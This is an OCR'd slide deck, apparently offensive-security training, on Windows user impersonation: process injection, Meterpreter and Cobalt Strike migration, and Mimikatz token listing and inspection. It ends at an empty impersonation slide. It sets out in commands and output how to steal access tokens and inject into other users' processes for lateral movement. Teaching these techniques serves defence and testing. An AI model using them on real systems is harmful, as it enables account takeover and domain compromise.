
User Impersonation

User Impersonation

- Goal: Use privileges of another user (e.g. domain admin, financial officer, …)
- Get credentials and use them (password spraying, dumping NTLM hash or Kerberos keys, …)
- Hijack already established session
  - Inject own code into process of another user
  - Duplicate access token of another user
- If such a session has cached credentials, you can use these and move to remote systems



User Impersonation




- Such an attack requires privileges


- Normal users
  - Can only see their own access tokens
  - Can use obtained access token in the current process

- High privileged users
  - Can steal any token
  - Can inject into any process
  - Can use obtained access token in a new process
    - Some functionalities even require `SYSTEM` privileges

Double Hop Problem



- Attacker compromise a user's logon session with cached credentials
- Lateral movement via network logon to another target
- However, no cached credentials are present on this new target system
- This means, no further lateral movement possible form this compromised host



- Use alternatives
  - Steal token of a user with cached credentials
  - Process Injection into a process of a user with cached credentials
  - Perform new login (`make_token`, `pth`, `spawnas`, Rubeus, `Kerberos_ticket_use`)

User Impersonation

Process Injection

Process Injection

- Inject payload / code into process of other user
- Requires admin permissions
- Common technique used by C2 frameworks

Simplified code:


```
p = Process.GetProcessById(2305);  // Open process handle
byte[] code = "...";               // Our shellcode to execute

var m = VirtualAllocEx(p.Handle, ..., Mode.ReadWrite, ...); // Allocate memory
WriteProcessMemory(p.Handle, m, code, ...);                 // Copy code to execute
VirtualProtectEx(p.Handle, m, ..., Mode.ExecuteRead, ...); // Make executable

CreateRemoteThread(p.Handle, IntPtr.Zero, 0, m, ...); // Execute injected code
```

Metasploit Process Injection

```
meterpreter > getuid
Server username: FS1\backdoor

meterpreter > ps -U ffast
  PID   PPID  Name                  Arch  Session  User
 ---   ----  ----                  ----  -------  ----
[...]
7484  4600  powershell.exe        x64   3        child\ffast

meterpreter > migrate 7484
[*] Migrating from 5176 to 7484...
[*] Migration completed successfully.

meterpreter > getuid
Server username: child\ffast
```

Cobalt Strike Process Injection

```
beacon> ps
[...]
5252  8328              notepad.exe                  x64   2           child\ffast

beacon> inject 5252 x64 http
```




```
beacon> getuid
[*] You are child\ffast
```


User Impersonation

Token Impersonation

Token Impersonation

- Idea: Steal and use an access token of another user
- Requires admin privileges


- Idea / Process
  - Open process handle
  - Read token information
  - Duplicate token
  - Create new process using this token




- If logon session has cached credentials, it's possible to authenticate to remote resources
- Otherwise, it's not possible (double hop problem)

Mimikatz Documentation

- The official Mimikatz documentation is not that extensive and detailed
- Only some modules are partially documented
- Sometimes the documentation is a screenshot on ~~Twitter~~ X
- The real documentation is the source 😀
- I added the token module documentation to the “The Hacker Tools” documentation project
- https://tools.thehacker.recipes/mimikatz/modules/token





Mimikatz: List Tokens

```
mimikatz # token::list
Token Id  : 0
User name :
SID name  :

3844    {0;0008d895} 2 L 588473         FS1\backdoor    S-1-5-[...]01   (15g,02p)       Primary
964     {0;0008d895} 2 L 651175         FS1\backdoor    S-1-5-[...]01   (15g,02p)       Primary
760     {0;0008d895} 2 L 659720         FS1\backdoor    S-1-5-[...]01   (15g,02p)       Primary
1456    {0;0008d895} 2 L 664286         FS1\backdoor    S-1-5-[...]01   (15g,02p)       Primary
5200    {0;0008d895} 2 L 676578         FS1\backdoor    S-1-5-[...]01   (15g,02p)       Primary
6164    {0;0008d895} 2 L 5603039        FS1\backdoor    S-1-5-[...]01   (15g,01p)       Impersonation (Impersonation)
```

A low-privileged can see their own tokens

```
mimikatz # token::list
Token Id  : 0
User name :
SID name  :

3844    {0;0008d895} 2 L 588473         FS1\backdoor    S-1-5-[...]01    (15g,02p)      Primary
7156    {0;000f0ac5} 3 F 1075487        child\ffast     S-1-5-[...]-1123 (15g,24p)      Primary
5508    {0;0008d7f5} 2 F 5127728        FS1\backdoor    S-1-5-[...]01    (15g,24p)      Primary
7224    {0;0008d7f5} 2 F 5870190        FS1\backdoor    S-1-5-[...]01    (15g,24p)      Primary
6164    {0;0008d895} 2 L 5603039        FS1\backdoor    S-1-5-[...]01    (15g,01p)      Impersonation (Impersonation)
```

A local admin can see tokens of other users but not of system accounts

Mimikatz: List Tokens

Get SeDebugPrivileges privilege

```
mimikatz # privilege::debug
Privilege '20' OK
```

All tokens can then be seen.

```
mimikatz # token::list
Token Id  : 0
User name :
SID name  :

[...]
1916    {0;000003e7} 2 D 556559   NT AUTHORITY\SYSTEM          S-1-5-18         (04g,21p)   Primary
3844    {0;0008d895} 2 L 588473   FS1\backdoor                 S-1-5-[...]01    (15g,02p)   Primary
3428    {0;000003e7} 0 D 593863   NT AUTHORITY\SYSTEM          S-1-5-18         (04g,05p)   Primary
3992    {0;000003e7} 0 D 655073   NT AUTHORITY\SYSTEM          S-1-5-18         (04g,11p)   Primary
5268    {0;000003e7} 3 D 973825   NT AUTHORITY\SYSTEM          S-1-5-18         (04g,21p)   Primary
7156    {0;000f0ac5} 3 F 1075487  child\ffast                  S-1-5-[...]-1123 (15g,24p)   Primary
4428    {0;000003e7} 0 D 2267524  NT AUTHORITY\SYSTEM          S-1-5-18         (04g,28p)   Primary
676     {0;000003e7} 0 D 28607    NT AUTHORITY\SYSTEM          S-1-5-18         (04g,31p)   Impersonation (Impersonation)
676     {0;000003e4} 0 D 555174   NT AUTHORITY\NETWORK SERVICE S-1-5-20         (11g,06p)   Impersonation (Impersonation)
676     {0;003e1c50} 0 D 4070487  child\ffast                  S-1-5-[...]-1123 (12g,24p)   Impersonation (Impersonation)
[...]
2096    {0;000003e5} 0 D 75329    NT AUTHORITY\LOCAL SERVICE   S-1-5-19         (16g,03p)   Primary
2812    {0;000003e6} 0 D 109047   NT AUTHORITY\ANONYMOUS LOGON S-1-5-7          (01g,00p)   Impersonation (Impersonation)
```

Mimikatz: List Tokens

```
mimikatz # token::list /user:ffast
Token Id  : 0
User name : ffast
SID name  :

5332    {0;000563b2} 2 F 457263         child\ffast     S-1-5-[...]-1123   (15g,24p)       Primary
668     {0;00050574} 0 D 329079         child\ffast     S-1-5-[...]-1123   (12g,24p)       Impersonation (Impersonation)
[…]
```

List tokens of specific user

```
mimikatz # token::list /id:27044241
Token Id  : 27044241
User name :
SID name  :

9196    {0;019c935c} 2 F 27044241       child\ffast     S-1-5-[...]-1123   (14g,24p)       Primary
```

List token with specific ID

Mimikatz: List Tokens

```
mimikatz # token::list /domainadmin
Token Id  : 0
User name :
SID name  : child\Domain Admins

6260    {0;019c935c} 2 F 30080881       child\ffast     S-1-5-[...]-1123   (14g,24p)       Primary
676     {0;019c935c} 2 F 27038624       child\ffast     S-1-5-[...]-1123   (14g,24p)       Impersonation (Impersonation)
```

List domain admin tokens

```
mimikatz # token::list /admin
Token Id  : 0
User name :
SID name  : BUILTIN\Administrators

660     {0;000003e7} 1 D 22777          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
[...]
```

List local admin tokens

```
mimikatz # token::list /system
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

660     {0;000003e7} 1 D 22777          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
676     {0;000003e7} 0 D 23261          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,31p)       Primary
```

List SYSTEM tokens

Mimikatz: List Tokens

- Example token

```
6164 {0;0008d895} 2 L 5603039 SERVER01\tmassie
S-1-5-21-75[…]1771-1001 (15g,01p) Impersonation (Impersonation)
```

- `6164`: Process ID
  - To which process the token belongs
  - Every process has one primary token and can have multiple impersonation tokens
  - This ID can be seen in Taskmanager, `tasklist.exe`, or `Get-Process`
- `{0;0008d895}`: Logon Session ID (64 bit)
  - higher 32 bit and lower 32 bit
- `2`: Session ID
  - Terminal session, one per interactive login

Mimikatz: List Tokens

- Example token

```
6164 {0;0008d895} 2 L 5603039 SERVER01\tmassie
S-1-5-21-75[…]1771-1001 (15g,01p) Impersonation (Impersonation)
```

- `L`: Token Elevation Type
  - `D`: Default (low-privileged process)
  - `F`: Full (high-privileged process)
  - `L`: Limited (process started as admin but admin privileges removed)
- `5603039`: Token ID
- `SERVER01\tmassie`: Username
  - Domain Accounts: `domain\username`
  - Local Accounts: `hostname\username` or `NT AUTHORITY\USERNAME`
- `S-1-5-21-75[…]1771-1001`: SID

Mimikatz: List Tokens

- Example token

```
6164 {0;0008d895} 2 L 5603039 SERVER01\tmassie
S-1-5-21-75[…]1771-1001 (15g,01p) Impersonation (Impersonation)
```

- `(15g,01p)`: Groups and privileges
  - g: Number of groups
  - p: Number of privileges
- `Impersonation`: Token Type
  - Unknown
  - Primary
  - Impersonation

Mimikatz: List Tokens

- Example token

```
6164 {0;0008d895} 2 L 5603039 SERVER01\tmassie
S-1-5-21-75[…]1771-1001 (15g,01p) Impersonation (Impersonation)
```

- `(Impersonation)`: Impersonation Level (Only for impersonation tokens)
  - `Anonymous`: Server cannot impersonate the client
  - `Identification`: Server can identify client but not impersonate
  - `Impersonation`: Server can impersonate client's security context on local system
  - `Delegation`: Server can impersonate client's security context on remote systems using cached credentials

Mimikatz: List Current Token

- List current token:

```
mimikatz # token::whoami
 * Process Token : {0;0030f129} 4 F 38912331    FS1\backdoor    S-1-5-[...]01
(15g,24p)       Primary
 * Thread Token  : no token
```

- Visible information:
  - Process token which will be used for newly created processes
  - Impersonation token which will be used for newly created threads
    (Process token will be used if no thread token is listed. By default, there is no thread token.)

Mimikatz: List Current Token Details

```
mimikatz # token::whoami /full
 * Process Token : {0;0030f129} 4 F 41407048
FS1\backdoor    S-1-5-[...]01   (15g,24p)
Primary
   G:[MDE    ] FS1\None
   G:[MDE    ] Everyone
   G:[MDE    ] NT AUTHORITY\Local account and
                member of Administrators group
   G:[MDE    ] BUILTIN\Users
   G:[MDEO   ] BUILTIN\Administrators
[...]
   G:[MDE    ] LOCAL
   G:[MDE    ] NT AUTHORITY\NTLM Authentication
   G:[       ] Mandatory Label\High Mandatory Level
[...]
   P:[     ]   SeIncreaseQuotaPrivilege
   P:[     ]   SeShutdownPrivilege
   P:[ E   ]   SeDebugPrivilege
   P:[     ]   SeSystemEnvironmentPrivilege
   P:[DE   ]   SeChangeNotifyPrivilege
   P:[     ]   SeRemoteShutdownPrivilege
[...]
 * Thread Token  : no token
```

- *: Token Type
  - Process Token: Primary Token
  - Thread Token: Impersonation Token
- G: Assigned groups
  - M: Mandatory
  - D: Enabled by Default
  - E: Group Enabled
  - O: Group Owner
  - U: Group Use for Deny Only
  - L: Group Logon ID
  - R: Group Resource
- P: Privilege Information
  - D: Privilege Enabled by Default
  - E: Privilege Enabled
  - R: Privilege Removed
  - A: Privilege used for Access

Mimikatz: Impersonate Token

```
PS C:\Windows\system32> C:\temp\tools\SysinternalsSuite\logonsessions64.exe
[...]
[5] Logon session 00000000:000563b2:
    User name:    child\ffast
    Auth package: Kerberos
    Logon type:   RemoteInteractive
    Session:      2
    Sid:          S-1-5-21-1345929560-
    Logon time:   6/20/2023 1:44:22 PM
    Logon server: DC1
    DNS Domain:   CHILD.TESTLAB.LOCAL
    UPN:          ffast@child.testlab.local
[...]
```

Query logon session information

Login via Kerberos

Remote Interactive = Cached Credentials available!

Mimikatz: Impersonate Token

